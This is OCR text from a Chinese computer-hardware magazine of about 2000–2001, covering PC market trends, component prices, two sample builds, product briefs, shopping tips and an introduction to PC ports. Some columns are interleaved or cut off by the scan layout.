当采访到未来的竞争策略时，PC厂商几乎不约而同表示“不打价格战”，一位老总甚至说：“劝千岁杀字休出口。”联想认为电脑降价原因有三：强行抢占市场、配件降价、市场容量扩大，而联想希望是后两种。TCL和实达认为，用户已经认识到四千元的低价电脑功能有限，而主流平价电脑已经稳定在六七千元，所以价格战已不可能。厂家普遍认为增加产品内涵和特色将会是竞争的有效手段。

但是笔者个人认为降价不以人的意志为转移，在中国几经证明最有效的武器就是价格，这个20世纪的真理在2001年依然存在。尤其是在2001年大盘启动、海外群狼竞食的情况下，必须强行抢占市场的局面已是昭然若揭。

局部战役之一

与大势相浮沉的网站

2001年网站几乎没有什么可谈的了。在宽带到来之前我们能看到的无非是万马齐喑而已。新浪、YAHOO！已经成为传统媒体，只要NASDAQ涨了，传统老大也一定会上涨；这就像PC工业全线发展，IBM的电脑也一定会卖得很好一样，尽管IBM 已经是恐龙级选手了。

惟一可值得一提的是国外网站的进入，Lycos来了，AOL一旦结束和华纳的合并也许会抽空光顾一下中国，但是只要和MSN美国的较量一天不停止是没有余裕放马长城的。也许只有他们的较量才可以真正称得上决战。

新浪和SOHU的青春还没有到就消逝了，这都怪NASDAQ风向一变再变。也许成为AOL中国或雅虎中国会是一个很好的选择，或者像8848那样选择没有个性的拼命上市——当然是香港特区或国内二板。自然，期待NASDAQ重新青睐也是一种可能，一种期待扔1000次硬币都是正面的可能。

网站就像封建社会的美女，没有任何经济来源，完全看资本主义的脸色仰风险投资的鼻息，其实即使有二板市场也不过是杯水车薪，因为网站已经过惯了大手大脚娘娘一样的生活，而竞争对手都是从世界金融市场来的帝王级人物。

还有一件事可能就是OICQ的消失，它做得太好了，太出色了，但也不过是一块很好、很出色的鱼肉。国色天香，而又花枝招展地在红灯区游荡，本身就是一种罪过。

网站的战斗是自己内心的战斗：是遗世而独立？还是披红上轿？

还有，“谁说我是互联网公司我跟谁急！”

局部战役之二

上市夺旗的软件公司

坦率地说，2001年软件无战事。WPS2001也许可以说是最后一抹云彩，金山已经错过了打击微软的最好时机，日益开放的中国用户已经逐渐习惯了WORD、OFFICE两个胖胖的秘书。MS.NET和中国.NET在呻吟在56K以下的中国.line上是无法尽展骏足的。

在这里发生的是一场夺旗模式的战斗，目标就是二板上市。二板市场一旦启动，可能会造就100亿元的金山公司、用友公司或金蝶公司。ERP和加入WTO给财务软件带来了巨大的新机遇，而金山的民族牌和技术牌也会在股市上“‘软’聚钱的力量”。

这是一场时间和速度的竞赛，谁先上市，谁就占据了资金和市场的至高点。惟一的缺憾是，比赛时间未定，因为终点线还没有画好……

风向标

□栏目主持 胡克

内存涨了！内存又跌了！内存又有传闻要涨！自从128MB PC-133跌到450元的低位后，又强劲地反弹到620元，一时间在低价屯货的JS和出手快的用户笑逐颜开，不过在高价位并没有停留多久，价格很快又跌回到540元。近几天又有传闻说，因为DDR暂时不能成为主流，SDRAM内存看涨，弄得购机者不知道什么时候出手最合适。我个人认为，现在内存价格的振幅已不能在很大程度上影响整机的价格了，买电脑永远不可能买到最低价的，该出手时就出手吧。相比之下，当128MB内存价格上扬到1000元的时候，多让人郁闷。

CPU方面最重要的事情应该是Intel的Pentium 4正式上市了，Pentium4加Intel i850主板套装，另外赠送二根64MB的RAMBUS内存，性能测试毁誉参半，但昂贵的身价、配套的i850主板只支持RAMBUS内存以及CPU接口在未来还要改变等方面的因素，使Pentium 4的前景似乎并不被看好。当前，大家“参观参观”就行了，真买的还是赛扬Ⅱ、PⅢ E、DURON、雷鸟这类主流CPU。DURON除650因即将断货导致价格略有下降外，700和750的价格都没有多大改变，分别是460元、540元、610元，而赛扬Ⅱ则是高频降价低频不动，使566到667的价格压缩在600元到650元之间。高端的PⅢ和雷鸟的主流速度都在向800MHz过渡，价格分别是16XX元和12XX元，而100外频的PⅢ E已越来越少了。PIII 650E目前卖1280元，而且经常无货，有特殊需要的朋友要注意啦！

主板市场则是在价格和配置两方面进行市场的争夺，二线厂商的815E价格战已从1000元的级别打到了900元的级别。不支持ATA100的815主板悄然退出，不过很多人真正关心的还是不带显示输出的815EP主板上市，但从第一批上市的815EP来看，厂家只是把815E的显示输出部分去掉了，控制芯片还是沿用815E的，价格比同档的815E低100元左右。估计在正式的815EP主板上市后，Intel才能夺回主板市场被VIA夺去的份额，而随着使用VIA 686B南桥的694X、KT133主板的上市，VIA主板也正式支持ATA100。首先将这种支持ATA100的主板推向市场的是一些二线厂商，而随着AMD将要推出133外频的CPU，VIA也准备大力推广支持133外频的KT133A北桥芯片，而且已有部分相应主板上市。由于VIA主板PCB通用，控制芯片种类繁多，而且编号相近，建议大家在购买前认真察看产品介绍，购买时不要轻易让商家更换不同型号的产品。主板市场厂商众多，为了争夺有限的市场份额，各个厂商都在主板上增加特色功能，这其中最多的莫过于IDE RAID功能了。我个人认为，一般标准类型的主板，在功能上已经足够完善了。普通用户完全没必要选购附加特殊功能的主板，为自己不需要的功能多花钱。

主流硬盘容量正从20G向30G迈进，迈拓正式在国内推出金钻六代，单碟20G、7200转、2MB缓存，把主流硬盘的速度再次提高，但估计在市场上看到还需要一段时间。由于受缺货因素的困扰，迈拓硬盘价格略有上升，主流的星钻一代30G 在1180元左右、金钻五代20G在 1160元左右，30G则更贵，相比之下，IBM的7200转30G则以1220元的价格吸引了很多人。

光驱方面，最新的第五代"大白鲨王"光驱已经出现在市场上。与普通的CD-ROM光驱相比，它最大的特点在于可以通过软件进行技术升级。这将是新一代CD-ROM的新特性。在这款最新的大白鲨王光驱中，拥有了更先进的FLASH ROM，拥有了它就可以在厂家的技术支持下，通过软件改写FIRMWARE中的程序，自己升级光驱。拥有了FLASH ROM后，可以不断通过升级软件来优化光驱的性能，提高光驱的工作效率。相信不久此类光驱将会在市场上大量出现。

显卡市场则是nVidia的天下，最便宜的品牌GeForce2MX已降到900元以下，而更低的市场则有M64和TNT2 PRO占领。尚能一较高下的三个对手中，VOODOO4/5系列雷声大雨点小；G400/450逐渐向家用绘图的专用领域靠拢；ATI的“镭”系列又不能构成全方位的战斗力，让人不由感叹nVidia的高明之处，开放就是为了获得最终的垄断。说到垄断，收购了傲锐的创新推出的Live!5.1系列正式在国内上市，豪华版800元内建AC3解码，配套上市的5.1音箱DTT2200，看起来像DTT2500去掉了AC3解码，售价在1350元，不过如果你想买Live!5.1声卡，感受5.1的魅力，又觉得音箱太贵了，漫步者的R501T也可以作为候选。

CPU市场走势分析

□创易工作室 betman

自从Intel发布了最新的奔腾四处理器以来，上海市场的虽反应一向要比广州和北京慢，但还好，前两天市场中已经可以看到奔腾四套件的报价了，一块1.4G的P4+一块i850主板＋128MRDRAM的报价为13980，而1.5G的价格则高达15980元。

根据各类测试的结果，在同频的条件下，奔腾4的表现不是很理想。不过Intel为了给将要"大刀阔斧"上市的P4 CPU开路，而大幅降低了高端PIII的价格。起初的铜矿 1GMHz报价还在9700元这样的天价上，而几周后，1GMHz铜矿的价格已经调整到了4700元的位置上。除了1GMHz的铜矿外，850以及800的价格也做了相应的调整，PIII850盒装的价格为2340元，而盒装的PIII800在调价以后同PIII733的价格差距已经缩小到了几十元。报价为1690元，PIII733（盒）的报价为1660元。

在Intel前一波调降处理器售价之后，目前市场上桌上型电脑的主流机种也已提升至PIII 750MHz或800MHz处理器的配备，售价则约在7500元至9000元之间。不过由于对手AMD Athlon处理器目前主流机种均已跃升到850MHz以上，为了扳回频率的劣势，Intel除了已全面正式批量生产1GHz的PIII处理器，还在11月底推出新一代全新架构的Pentium 4处理器外，要将市场主流的机种一举推升到PIII 933MHz，以此回应AMD一波接一波来势汹汹的攻势。到12月初时，市场的主流将会一举跃升至PIII 933MHz，到时配备PIII933MHz处理器的个人电脑，售价也将会低于1万元以下。不过，PIII933MHz到时是否能真正成为市场上的主流机种仍有待处理器价格能否再度调降才能定。由于PIII 933MHz机种目前仍与PIII 800MHz存在约1至2千元的价差，因此除非Intel继续调降PIII 933MHz以上处理器的售价，否则仍是很难成为市场上的主流机种。

在OEM市场上AMD的声望和力量没有Intel大，但在DIY市场上雷鸟虽然比不过铜矿，但已经蚕食了很多原来属于Intel的高端的市场份额，价格仍然是AMD的主要手段，它的产品普遍要低于Intel四五百元。

在低端处理器方面，Intel又推出了1.7V的新的赛扬，受DIYer青睐的是566和600，这两款CPU不加电压就可以超到850MHz和900MHz，不少商家门前还贴出了赛扬600稳超900的标语来吸引顾客，现在卖645元（散）还是相当不错的选择。而且现在市场上出货量最大的就是

鸣谢本栏特约信息员

杨法 达利

Faust CM驿客

本期攒机指南


P4 推出了，性能好像不是很出色，不过售价倒是不菲，巨款购机的朋友可以赶赶这个时髦。还是步入正题吧，这次我为大家推荐两款主流配置机型，价格均在万元左右，算是个主流机型装机指南吧！

芯片	新赛扬 600	680
主板	技嘉 GA - 60MM7	1050
内存	KINGMAX 128MB	770
硬盘	IBM 30G（7200 转）	1380
显卡	技嘉 G400（32MB）	960
声卡	创新 SB 128	170
软驱	美上美1.44	100
光驱	大白鲨 Plus	418
音箱	三诺 1700 2.1	210
机箱	世纪之星 712	450
鼠标+键盘	罗技 华貂+宏基防水键盘	200
显示器	飞利浦 107E	1890
MODEM	全向 极光	400
总计		8678 元

技嘉GA - 60MM7在815主板系列中应该还算功能比较强大的。但一般来说，815 主板的板载显卡功能不是很出色，对一些要求比较高的应用显得力不从心。所以，我这次为它配了这款技嘉的 G400 芯片的显卡。同一品牌的主板和显卡在兼容性上不成问题，而其使用的MGA - G400的显示芯片，AGP 4X 的高效传输接口，配上 SGRAM 的32MB 显存，绝对是超级的视频享受。但其在 3D 上面的表现则比较一般，如果您是个 3D 游戏发烧友的话，则可以选择 GEFORCE 系列的显卡。新赛扬俺就不说了，好处那是多多，光其采用 PIII 的内核就注定会使它成为倍受追逐的对象。主流型机器当然要用17" 的显示器喽。飞利浦的107E是17" 显示器家族中最便宜的一种，采用了0.27的点距，性价比颇高。大白鲨的光驱不仅仅具有其他一些光驱的全钢机芯和标准的降噪结构，而且转盘部分还采用了反吊式减振设计，在读偏心盘时容错的能力很强。

芯片	AMD Athlon 700	950
主板	微星 K7T PRO2	1120
内存	KINGMAX 128MB	770
硬盘	希捷酷鱼Ⅱ 30G	1120
显卡	昂达 Geforce2 MX	998
声卡	创新 SB Live!数码版	480
软驱	索尼1.44	120
光驱	美达 10X DVD	880
音箱	创新 FPS 1000	430
机箱	世纪之星 712	450
鼠标+键盘	双飞燕 4D+ 三星	200
显示器	LG775FT 17（未来窗）	2920
MODEM	实达 捷豹2000	500
总计		10938 元

采用了 700MHz 主频的 CPU，配上微星的主板，性能那是没话说了，足可和 PIII 800 相媲美。而且，如果你还觉得不够快，你还能通过上倍频的方式进行调整。30G的大硬盘应该可以足以应付所有的大型游戏和软件，再加上昂达的GEFORCE显卡，绝对是梦幻的游戏组合。光有好的视觉效果还不够，视听往往是结合在一起的。这款机型配置了SB LIVE 数码版 +FPS 1000 的超炫音效组合，可以为您带来极致的享受。闲暇时，还能发挥家庭影院的作用，一家人围坐看看DVD，相信LG的纯平17" 彩显配上DVD ROM，应该能满足您的任何需要了吧。最后，还有一句是一定要说的，这种配置的机器，热量是太大太大了，千万要注意散热呦。




C600A。有一点要注意，最近有一批 1.7V 的 C600A 的超频能力有所下降，在不加电压的情况下，很难超到 900 使用。所以，如果条件允许的话，可以挑块好的，或者多花个十元二十元的买一块包超的，如果对 CPU 超频不感兴趣的，就另当别论了。

Intel 公司在美国发表了 2 款分别具备 733MHz 及 766MHz 频率的 Celeron 处理器。不过由于现有的 Celeron 766MHz 处理器的倍频已高达 11.5 倍，部分较老的主机板已无法支援，因此也已传出 Intel 将在明年改推具备 100MHz 外频的新一代 Celeron 处理器。从目前市场上传来的消息，Intel 公司为了加快新赛扬的上市，不断压低其在市场上的零售价格，现在赛扬 667 的价格已到 700 左右，赛扬 700 的价格有可能到 730 元左右。和毒龙的高端产品价格开始拉近了。由于高频率赛扬价格狂降，导致市面上有售的赛扬 500、566、600、633 的价格均有不同程度的下跌。

毒龙在 DIY 市场上仍然很受欢迎，价格不断下调，已经接近底部了，但主板的高价格限制了毒龙的进一步扩大市场份额的机会。

可超的赛扬又是 Intel 的杀手锏，Intel 的这些手段大概也可以写一部 Intel 兵法了，从做生意方面来说，AMD 确实比 Intel 要嫩很多。不过随着频率的升高，毒龙会逐步继续蚕食 Intel 的市场份额，到时候就看 Intel 还能拿出什么手段来了。



可以当手写板使用的网络PDA



天下820e是一款可以轻松上网的PDA产品。它相当于随身的“掌上电子邮箱”，通过一个外接的普通Modem便能够直接上网收发e-mail。与普通的PDA不同，移动网站PALM365的新闻可以为这款PDA产品直接提供信息服务。当然你也可以根据兴趣，选择其他的网络服务网站。作为一个口袋里的上网工具，这款PDA 同时还是一个PC伴侣：它的电子图书功能可以下载小说的电子版本或者PC上的文档；2兆内存使它成为PC的“电子软盘”，保证重要文件不受损害；通过串口连接，它又能够自动当成PC的手写板使用。此外，天820e还具有一般PDA的个人事务助理能力，记事簿、名片簿、字词典等功能，简洁实用。相对于其他PDA产品，这款因特网掌上电脑是通过内置网站图标、一键上网、内容定制等简单的操作方式，来实现掌上电脑这种个人信息产品与因特网无缝连接的，它为用户提供了一个方便、易学、实用、高效的网络信息传送方式。



联想天玑820e小档案：
参考价格：1500元
电池：2节5号电池
附带品：串行电缆、触笔、皮套

1394接口卡

随着数码照相机、数字摄影机(DV)以及相关需要高速传输数据的数码产品的普及，在计算机和这些设备间传送大量数据的工作已变得越来越多。这时便产生了传送数据更快的IEEE-1394接口。而在普通的主板或品牌机上，一般不直接带有这种接口。针对于此，就需要1394接口卡。这种艾崴的1394接口卡采用PCI插卡的格式。使用时插在主板的PCI插槽上，采用专用连线就能够以比第一代USB接口快40倍的速度传送数据，每秒钟的数据传输速度最高可达400Mb。有了这么高的传送速度，个人计算机使用者就



“大一圈”的爱克发e20扫描仪

爱克发e20扫描仪小档案：
参考价格：1230
光学分辨率600(1200dpi，插值分辨率9600dpi，
可以在Windows（包括Windows2000）和
Macintosh操作系统下使用，

这款扫描仪最大的特点是扫描幅面比一般办公用的A4纸略大，为216×297mm。扫描的色彩深度为真36位，也就是说，不用软件辅助就可识别600亿种颜色。为此，该款扫描仪配备了先进的扫描软件，它能够准确分辨原稿的性质，自动选取最适合的扫描模式，并能够自动旋转影像以减低原稿摆位不准所带来的误差。针对由于扫描造成的曝光过度和曝光不足，扫描仪中设计了自动调整程序，它可以去除因相片老化或扫描程序不正确而造成的疵。通过这

99元的手写笔

大恒小神童是大恒公司最新推出的普及型手写笔。它在外型上突破了传统手写板的方块模式，采用了符合人体工程力学的精巧造型。手写板的识别软件是反映其性能的关键因素。这款手写笔捆绑了先进的“大恒笔2000世纪版手写识别软件”，该软件最大的特点是将听、说、写、校、签等强大功能集为一身。通过该软件，手写笔可以在OFFICE或者网页等应用程序中直接输入，并可以以连续重叠的方式快速输入；同时采用延迟识别技



市场一览

1394接口卡小档案：
参考价格：680元
性能：数据传输可以支持400Mb/s、200Mb/s以及100Mb/s。
并可兼容于Windows 98 SE以及支持更新的NTSC 和PAL 规格的数字像机。
主芯片：Advansys 1394a控制芯片

可以直接在PC上编辑从DV或从数码照相机中录制的影像画面了。这种1394 接口卡支持热插拔(Plug&Play)的功能,免关机即可更换外围装置。一块接口卡可以一次支持63个外接装置同时使用,并设计了两个外接端口,以及一个内接的1394连接端口。若配合随卡附带的数字影像编辑软件Super1394,你就可以在自己的计算机上完成接近专业水准的影像编辑工作了。诸如影像预览、图像抓取、录放、剪贴、特技等功能都可以轻松完成。



种智能化技术，用户可以直接提高画面的质量。操作方面除了简单易用外，SnapScan e20扫描仪不仅能出色地扫描照片、印刷品、图画、图表、标志甚至立体物品，还具有多种文字的识别能力。在扫描文字时，它可以自动将复杂的文档稿件转换为可以编辑的电子文件存储。利用SnapScan e20，用户还可以方便地将扫描结果粘贴到电子邮件和网页上。用户省去了购买传真机和复印机的经费，因为利用电脑上的传真软件，SnapScan e20不仅可以直接将影像扫描传真，还可以迅速将各种文件、相片或书籍通过打印机拷贝输出。此外，这款扫描仪还采用了先进的USB接口，可以即插即用，安装时无须插卡，也无须拔去打印机或其他打印口设备和重新启动。

术，多字输入可达50字以上，一次识别。为了提高输入速度和准确性，小神童配备智能学习和自学习功能，并提供强大的自定义词库和手势符号定义，对常用的词组和名称进行符号定义。另外，小神童随笔赠送大恒随手写多媒体软件。在轻松进行文字输入的同时，还可以进行利用手写笔网际浏览、网上聊天，尤其是发送EMAIL时，可以将亲笔信、贺卡、照片、录音和标准邮件集合发送，收件人可以不需任何专用浏览软件，直接进行阅读、收听！

大恒小神童手写笔小档案：
参考价格：99元
精确率：0.25mm
软件环境：支持Win95\98\NT\2000



可移动的台式PC机

这款由惠普在上海生产的e-pc外观有点像精装版的百科全书。其体积只有传统PC的四分之一大小（为8.9×24×27.2厘米），而功能却等同于一台标准的PC电脑，因此特别适合于SOHO一族。与普通的PC相比，这款品牌机采用了高度集成的模块技术，硬盘、光驱等部分被设计成了几个独立的可拆卸组件。由于部件很少，因此一但硬件出现问题，查找和修复工作就像给打印机更换墨盒一样快速且容易。由于体积小，因此e-pc可以像笔记本电脑一样移动使用。这就需要计算机具有出色的数据保密功能。为此e-pc采用了独特的“密封盒”设计，它可以让使用者预先确定好外设连接选择或实施特定的桌面配置，而利用其独具特色的端口控制系统可以锁定这些USB端口和串、并口，防止外人随意添加外设以影响安全。此外，e-pc还利用并完善了Microsoft(R) Windows(R) 2000中内置的安全性特性。由于e-pc不具备内部插槽，因此也限定了可添加的外设中不被支持的产品类型。e-pc 的全套解决方案，包括硬盘驱动器，均可用一把HP主控钥匙锁定。



惠普e-pc小档案：
参考价格：9999元
配置：奔腾III 800，Intel810主板，128兆内存，10G硬盘，24速薄光驱，集成声、显、网卡，预装Win98，不带显示器。
参考价格：8999元
配置：赛扬633，Intel810主板，64兆内存，10G硬盘，24速薄光驱，集成声、显、网卡，预装Win98，不带显示器。

前卫鲨MODEM



前卫鲨是大白鲨增效猫家族中的一员。它与普通猫最大的不同在于：该猫内部采用的是FLASHROM（闪速存储器），用户今后可以通过自己动手来完成升级MODEM的工作。该猫特有恒速增效下载功能，对从人工智能抢线到动态解调，再到数字网络疏导的三部分工作均作了优化处理。使用时在建立连接，上网速度、连接稳定性方面有不错的表现。这款猫的另一大特色是具有超强的稳定性。由于使用了CONEXANT芯片加上优质的变压器及合理的电路设计，使它不易掉线的特性变得十分突出。此外，前卫鲨集成了传真、语音、ASVD（模拟数据语音同传）、FDSP（全双工电话）等多种功能，可以用它来收发传真和完成语音答录，实现无人办公。

大白鲨前卫鲨小档案：
参考价格：510元
芯片：CONEXANT
具有：Data/Fax/Voice/ASVD/FDSP功能
终端速率：1152000bps
兼容性：V.90及以下标准
支持：Windows95/98/2000/NT

市场回望



一些高主频的PentiumIII和雷鸟处理器（如800MHz主频以上）即使在标称状态下运行，工作温度也比较高。出于成本的考虑一般经销商对用来装整机的散包处理器都使用廉价的散热器风扇，由于目前气温比较低所以问题还不大。用户可以通过主板的CPU温度监控程序监测处理器的工作温度，如果温度偏高建议换用散热效果更好的名牌散热器风扇，尤其到了温度较高的季节应当更加注意。

由于近期内存价格下跌，所以128MB内存成为大部分中档价位的标准配置，有些电脑爱好者已开始考虑256MB内存配置。市场上一些单条256MB的内存条渐渐多了起来，主要有普通的散条和GL-2000条。有些它配置128MB内存的电脑发烧友也准备再加128MB内存，如果原先的内存条质量较好或是名牌条，不少商家愿意折价换两条同批次的内存或单条256MB。回收的二手内存条商家很多都是在装机时以新货的名义出售，如果是名牌条找个盒子装一下也非常容易。

电脑外设中一些名牌的键盘鼠标被仿冒厉害，做假的手段和技术也日趋高明，很多仿冒品很难从外观上简单识别。在罗技鼠标采用电码防伪措施后，Acer键盘也开始采用网上序列号查询，购买Acer 2000年6月以后生产的各型号键盘的用户可以登录http://www.aps.com.cn/action/keyboard_q/查询键盘上的序列号，如果所查询的序列号不在数据库中，或已经被他人多次查询过（仿制键盘的标签可能是利用一个真键盘上的标签大量复制而成），则此键盘可能为假冒伪劣产品。另外购买键盘时可以要求商家拿两个键盘出来比较，如果序列号一样的话，很可能说明有问题，此法也适用于一些其他的外设配件。

数码相机在向高端不断突破的同时也回过头来考虑低端用户的需求，很多数码相机制造厂商推出了适用于网页制作和娱乐用的低端数码相机。这些相机的共同特点是像素较低，拍摄照片分辨率多在640×480左右，一般不提供多功能液晶屏，取景采用普通光学平视取景器。不过这些对于网页制作和业余拍摄来说完全够用，最主要的是它的价格在1000－2200元左右。

随着家用摄像机的普及，很多电脑爱好者对VCD制作系统开始感兴趣。最简单基本配置需要视频捕捉卡和刻录机以及相关软件。视频捕捉卡档次和价格相差很多，主要有带硬件MPEG压缩和单纯捕捉两大类。价格上不带硬件MPEG压缩的单纯捕捉卡比较便宜，比较适合投资不大的业余爱好者适用。MPEG的压缩可以在后期通过软件压缩实现，不过这样比较费时，不适合讲究效率的商用系统。使用非压缩捕捉的系统由于数据流量大，需要有充足的硬盘存储空间，且对硬盘写入数据的速度也有一定要求。

很多移动外设都纷纷采用USB接口以增强其传输性能，这些设备需要与电脑的USB接口不定时连接。一般兼容机USB标准的被安排在机箱的背面，使用起来十分不方便。建议如果需要经常临时连接USB的用户不妨选购一台USB端口分配器或USB延长线，这样可以将USB接口方便地引到主机前面使用。这些USB端口分配器和USB延长线价格也比较，便宜通常只有几十元。

上海著名的电子/二手市场虬江路富杰电子市场中有一批二手数码相机，像素从35万到150万，分辨率从640×480到1280×1024。主要品牌有EPSON、富士通等，其中EPSON PhotoPC 600和PhotoPC 700比较实惠，像素分别为81万和130万，报价在2000元左右。选购二手数码相机不要忘了索要数据连接线和驱动程序。

闷豆：买块DURON 650。

奸商：给你，不过你不知道DURON发热量很大吗？

闷豆：听说过，怎么了？

奸商：但散装的DURON配的都是和CⅡ一样的这种小风扇，散热不好，容易死机。

闷豆：也是，我也不希望CPU太热，那我就再买个好风扇吧！你有好的吗？

奸商：这是AMD的原装风扇，专为DURON准备的。

闷豆：哦，散热片做工是要比小风扇好多了，风扇上还有AMD的标志……

奸商：再试试风力……

闷豆：果然不是绣花枕头，我要了，多少钱？

奸商：不贵，40，比涡轮那些便宜多了。

闷豆：好……

评：由于DURON发热量大，为了稳定工作，散装的DURON一样配备了有足够散热能力的散热风扇，就是奸商卖的那种AMD原装风扇，而奸商则是利用人的常识，以为散装的CPU散热风扇都很小，把DURON和原配的散热风扇分开卖，赚取两份利润，各位记好了，奸商卖给我们的CPU要是连不超频的正常情况下稳定工作都做不到，那是奸商的错，不是我们的错。



市场一览



我的“纯平”不是梦

——经济型17英寸纯平显示器简介

纯平显示器被业内人士公认为是CRT显示器发展的必然方向，它代表了CRT显示器最新的技术走向。目前在中关村市场上，纯平显示器已占全部显示器销售比重的三成以上，而且许多品牌仍在陆续进入这一市场，纯平产品正在逐步替代传统显示器的市场位置。

自从三星推出了第一款3000元以下17英寸纯平显示器—753DF以来，从CCID-MIC对我国显示器市场的评估来看，15英寸和17英寸显示器占据今年显示器市场的主流，而且纯平显示器的市场规模将会有快速的增长。从市场价格来看，目前普通17英寸显示器的平均价格在2000元左右，如果纯平显示器价格在3000元以下，用户的接受程度是比较高的。目前，市场上现有的3000元以下的17英寸纯平显示器主要有三星753DF、爱国者777FD、厦华17ZF、优派EF70、LG775FT等，应该说这几款低端产品是想提升显示器性能但钱包又不鼓的DIY爱好者的理想选择。


低端运用的17“纯平显示器，指的是一般家庭应用的17“纯平，这种显示器的消费群是一般的追求性能价格比的家庭用户或消费场所用户，这类纯平的基础是至少应达到TCO95的环保要求，不以牺牲人的健康为准绳，而具体指标应达到1024X768分辨率下85Hz以上的刷新，100MHz以上的带宽，0.28的点距（相当于0.25的栅距或沟距），以满足普通用户的基本需求。

下面我们主要介绍一下17英寸纯平显示器的几款代表产品。

三星753DF，它采用三星丹娜（Dynaflat）显像管，以独特的视觉纯平技术，消除了图像的反光与折射，给人一种视觉完全平面的真实感觉。纯平彩显的屏幕表面采用了防静电无反光复合涂层，有效地增强防静电、防反射功能；会聚和解析方面拥有良好表现，没有任何拖尾和扰色现象。而三星纯平最有特色的地方就是提供了RGB三原色输入，可十分方便地调节颜色的纯度和信号稳定性，在家用级显示器中很少见到如此专业的功能；三星显示器的另一特点是，即使在边角部分也能清晰聚焦。另外，753DF取得了环保TCO 99认证，这是目前最严格的认证体系，关心健康的人士可以放心使用。

LG 775FT，它的点距为0.24，水平/垂直扫描频率30/70KHz，50/160Hz，带宽110MHz，最大分辨率1280×1024，采用LG“未来窗”纯平显像管。LG的“未来窗”是最早进入市场的纯平显示器，采用的是物理纯平三平面显示技术，当你第一次看到‘未来窗’时，会感觉到画面是凹了下去的，这是因为LG的纯平显示器虽然说是三平面，但是一经光线的照射和折射，它就会产生凹面效应，此款现价2980元。


爱国者777FD，它采用三菱钻石珑，它的画面清晰亮丽，聚焦准确，是目前市场上相当具有竞争力的的一款产品，想购买这个档次纯平显示器的消费者不妨可以去看看，在购买这个档次的纯平显示器时，主要是注意一下在1024×



768分辨率时的显示质量，看看有没有比较严重的偏色现象，价格目前为2999元。

长城集团推出的一款纯平显示器——长城N700DF，采用三星丹娜（Dynaflat）显像管，外形新潮时尚。这款显示器采用了三星的丹娜（Dynaflat）技术，在色彩饱和度、灰度方面表现优秀；偏转角度90度，双聚焦，高亮度、对比度都达到当前主流技术的指标参数：点距为0.25，行频30-70KHZ，场频50-120Hz，带宽110MHz，最高分辨率达到1280×1024，最佳分辨率在刷新频率为85Hz时达到1024×768，相对来说，它的价位比较低。

在目前的低价纯平市场，主要还是三星和LG双雄争霸的战场。作为老牌厂商，三星和LG是目前低价纯平显示器市场占有率最高的两个品牌。据宇江咨询公司调查，在所有经销商所经销的纯平显示器中，三星和LG分别有26.78%和23.21%的经销商经销。LG是最早在市场上推广纯平概念的厂商，其努力获得了一定的回报。三星则本来就是显示器市场上比重最大的品牌，这两个品牌的优势短期内还是无人能取代的。同时，它们也代表了两种不同的流派，三星强调“图



条条大路通电脑

□上海 NIGHTMAN


PC机上的几个标准外部接口简介


你在买电脑或用电脑时注意到它后方的接口了吗？可能很多人是不会注意到的。其实，电脑的接口很有学问，它是你用来联系其他电脑外设的信号关卡。要想让你的电脑用途更丰富，那么你就要先了解这几个接口。

首先，我们看看COM接口和LPT接口。COM接口和LPT接口是电脑中升级最慢的接口，从早先的286到现在最新的PIII电脑都有它们的身影。一般电脑上都配有两个COM口，COM口的最大传输速率为115kbps，所以有些使用COM口的ISDN外置适配器空有128kbps的传输率，只能跑到115kbps。笔者见过一款德国TELES的ISDN外置适配器，使用LPT接口，从而避免了限制，不过要使用LPT口的设备太多了：打印机、扫描仪，SONY PS振动手柄若要实现振动功能的话也要接上LPT口，而电脑上只有一个LPT口，甚是麻烦。随着电脑外设越来越多，这些接口显然不够用了，怎么办呢？于是USB接口和IEEE1394接口便出现了。



